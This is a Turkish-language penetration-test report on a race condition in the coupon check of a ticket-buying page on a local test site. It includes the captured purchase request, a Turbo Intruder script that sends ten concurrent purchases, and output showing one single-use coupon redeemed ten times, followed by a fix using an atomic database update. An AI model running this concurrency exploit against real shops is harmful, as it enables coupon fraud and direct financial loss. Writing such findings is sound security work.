| Bulgunun Tespit Edildiği Bileşen/Bileşenler |
|---|
| http://localhost:8080/buy_ticket.php |

| Zafiyetin Etkisi | |
|---|--|
| Bu zafiyet, uygulamanın kupon doğrulama iş mantığının, eşzamanlı isteklere karşı savunmasız olmasından kaynaklanmaktadır. Sunucu, bir kuponun geçerliliğini kontrol etme ve kullanım limitini düşürme işlemlerini bölünemez bir şekilde yapmamaktadır. | |
| Confidentiality (C): None | Saldırgan bu zafiyetle başka bir kullanıcının verisine veya gizli bilgilere erişim sağlayamaz. |
| Integrity (I): High | Zafiyet, uygulamanın iş mantığını ve veri bütünlüğünü yüksek düzeyde bozar. Saldırgan, tek kullanımlık olarak ayarlanmış bir kuponu, sunucuya eşzamanlı istekler göndererek 1'den fazla kez kullanabilir. Bu durum, coupons tablosundaki usage_limit sütununun eksi değerlere düşmesine ve doğrudan finansal kayba neden olur. |
| Availability (A): Low | Zafiyetin istismarı, bir kuponun kullanım limitinin beklenenden çok daha hızlı tükenmesine neden olarak, o kuponu bekleyen diğer meşru kullanıcılar için düşük seviyeli bir erişilebilirlik sorununa yol açabilir. |
| Olası Kötüye Kullanım Senaryoları: <ul style="list-style-type: none">Finansal Kayıp: Saldırgan, tek kullanımlık ve indirim sağlayan x kuponunu tespit eder. Turbo Intruder aracıyla, bu kuponu içeren birden fazla farklı bilet alma isteğini farklı koltuk numaralarıyla sunucuya eşzamanlı olarak gönderir. Sunucu, bu isteklerin tamamında kuponu geçerli olarak görür ve bu biletleri indirimli olarak satar. Tek kullanımlık kupon birden fazla kez kullanılarak firmaya finansal zarar verilir. | |

Zaafiyetin Açıklaması

Uygulama, OWASP Top 10 kategorisinde yer alan Race Condition zaafiyetine sahiptir. Bilet satın alma kısmındaki kupon kullanma işlemi, bir saldırganın aynı anda birden fazla istek göndermesi durumuna karşı korunmamaktadır.

Sistem, normalde tek kullanımlık olması gereken bir indirim kuponunun, milisaniyeler içinde birden fazla kez gönderilmesi durumunda bu istekleri ayırt edememektedir. Bir saldırgan, kullanım limiti 1 olan bir kuponu, Turbo Intruder gibi bir araçla eşzamanlı olarak birden fazla kez gönderdiğinde; sonucu, bu isteklerin tamamını, kupon limiti henüz düşürülmeden önce geçerli olarak kabul etmektedir.

Bu durum, saldırganın tek bir kupon kodunu sınırsız sayıda kullanarak firmaya doğrudan finansal zarara uğratabileceği kritik bir iş mantığı zaafiyetidir. Yaptığımız testler, bakiye kontrolünün bu saldırıya karşı güvende olduğunu, ancak coupons tablosunun savunmasız olduğunu kanıtlamıştır.

Tetiklenme / Reproduce Adımları

Zafiyet, kupon limitini atlatmak için Burp Suite Turbo Intruder aracıyla test edilmiştir.

Oturum açılır, bilet satın alma yeri üzerinden bir koltuk seçilir ve bir tane kupon kodu yazılır. Bu POST isteği Burp Suite ile yakalanır.

Metro Turizm

Konya → Ankara

Kalkış: 11 Nov 2025, 15:00

200.00 TL

Bilet Al

Koltuk Seçimi

| | | | | | | | | | | | | | | | |
|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 |
| 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 | 26 | 27 | 28 | 29 | 30 | 31 | 32 |
| 33 | 34 | 35 | 36 | 37 | 38 | 39 | 40 | | | | | | | | |

Ödeme Detayları

Seçilen Koltuk: Yok

METRO60

Satın Al

Request

Pretty Raw Hex

```
1 POST /buy_ticket.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://localhost:8080
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://localhost:8080/buy_ticket.php?trip_id=7
13 Cookie: PHPSESSID=e7ff1ff9e06b9ac2c606e3cbf54e7e71
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u=0, i
20
21 trip_id=7&seat_number=&coupon_code=METRO60
```

Bu istek, Turbo Intruder aracına gönderilir.

Turbo Intruder betiği seat_number parametresini her istekte bir artıracak ve coupon_code=METRO60 parametresini sabit tutacak şekilde yapılandırılır.

```
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u=0, i
20
21 trip_id=7&seat_number=24&coupon_code=METRO60
```

Host: localhost Port: 8080 Protocol: http Last code used

```
1
2 def queueRequests(target, wordlists):
3     engine = RequestEngine(endpoint=target.endpoint,
4                             concurrentConnections=10,
5                             requestsPerConnection=1,
6                             pipeline=False,
7                             engine=Engine.THREADED
8                             )
9
10
11     base_seat = 24
12
13
14     for i in range(10):
15
16         current_seat = base_seat + i
17
18         modified_req = target.req.replace('seat_number=24', 'seat_number=' + str(current_seat))
19
20
21         engine.queue(modified_req)
22
23
24 def handleResponse(req, interesting):
25     table.add(req)
```

Intruder çalıştırılır.

| Row | Payload | Status | Anomaly... | Words | Length | Time | Arrival | Label | Queue ID | Connection... |
|-----|---------|--------|------------|-------|--------|--------|---------|-------|----------|---------------|
| 8 | | 302 | 4,050 | 107 | 378 | 249443 | 259738 | | 4 | 4 |
| 9 | | 302 | 4,050 | 107 | 378 | 261698 | 271993 | | 9 | 6 |
| 0 | | 302 | 1,013 | 104 | 368 | 35261 | 45568 | | 7 | 7 |
| 1 | | 302 | 1,013 | 104 | 368 | 67434 | 77734 | | 10 | 9 |
| 2 | | 302 | 1,013 | 104 | 368 | 95596 | 105891 | | 5 | 8 |
| 3 | | 302 | 1,013 | 104 | 368 | 126258 | 136558 | | 8 | 3 |
| 4 | | 302 | 1,013 | 104 | 368 | 154833 | 165128 | | 3 | 1 |
| 5 | | 302 | 1,013 | 104 | 368 | 182023 | 192318 | | 6 | 10 |
| 6 | | 302 | 1,013 | 104 | 368 | 208917 | 219211 | | 1 | 2 |
| 7 | | 302 | 1,013 | 104 | 368 | 237426 | 247720 | | 2 | 5 |

```
1 POST /buy_ticket.php HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0)
  Gecko/20100101 Firefox/144.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://localhost:8080
0 Sec-GPC: 1
1 Connection: keep-alive
2 Referer: http://localhost:8080/buy_ticket.php?trip_id=7
3 Cookie: PHPSESSID=e7ff1ff9e06b9ac2c606e3cbf54e7e71
4 Upgrade-Insecure-Requests: 1
5 Sec-Fetch-Dest: document
6 Sec-Fetch-Mode: navigate
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-User: ?1
```

```
1 HTTP/1.1 302 Found
2 Date: Thu, 06 Nov 2025 17:42:13 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: my_account.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14
```

Test sonucunda, hesabım sayfası incelendiğinde, tek kullanımlık METRO60 kuponuyla 10 farklı 200 tl lik biletin başarıyla ve indirimli olarak satın alındığı gözlemlenmiştir.

| Güzergah | Tarih | Koltuk | Ödenen Ücret | İşlemler |
|----------------------------------|--------------------|--------|--------------|--|
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 32 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 30 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 33 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 31 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 26 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 27 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 29 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 25 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 28 | 50.00 TL | PDF İptal Et |
| Konya - Ankara (Metro Turizm) | 11 Nov 2025, 15:00 | 24 | 50.00 TL | PDF İptal Et |

Çözüm Önerileri

Bu zafiyeti engellemenin yolu, Kontrol Et, Sonra Eyleme Geç (Check-then-Act) desenini terk edip, işlemi veritabanı seviyesinde tek bir atomik UPDATE sorgusu ile yapmaktır.

Referanslar

<https://portswigger.net/web-security/race-conditions>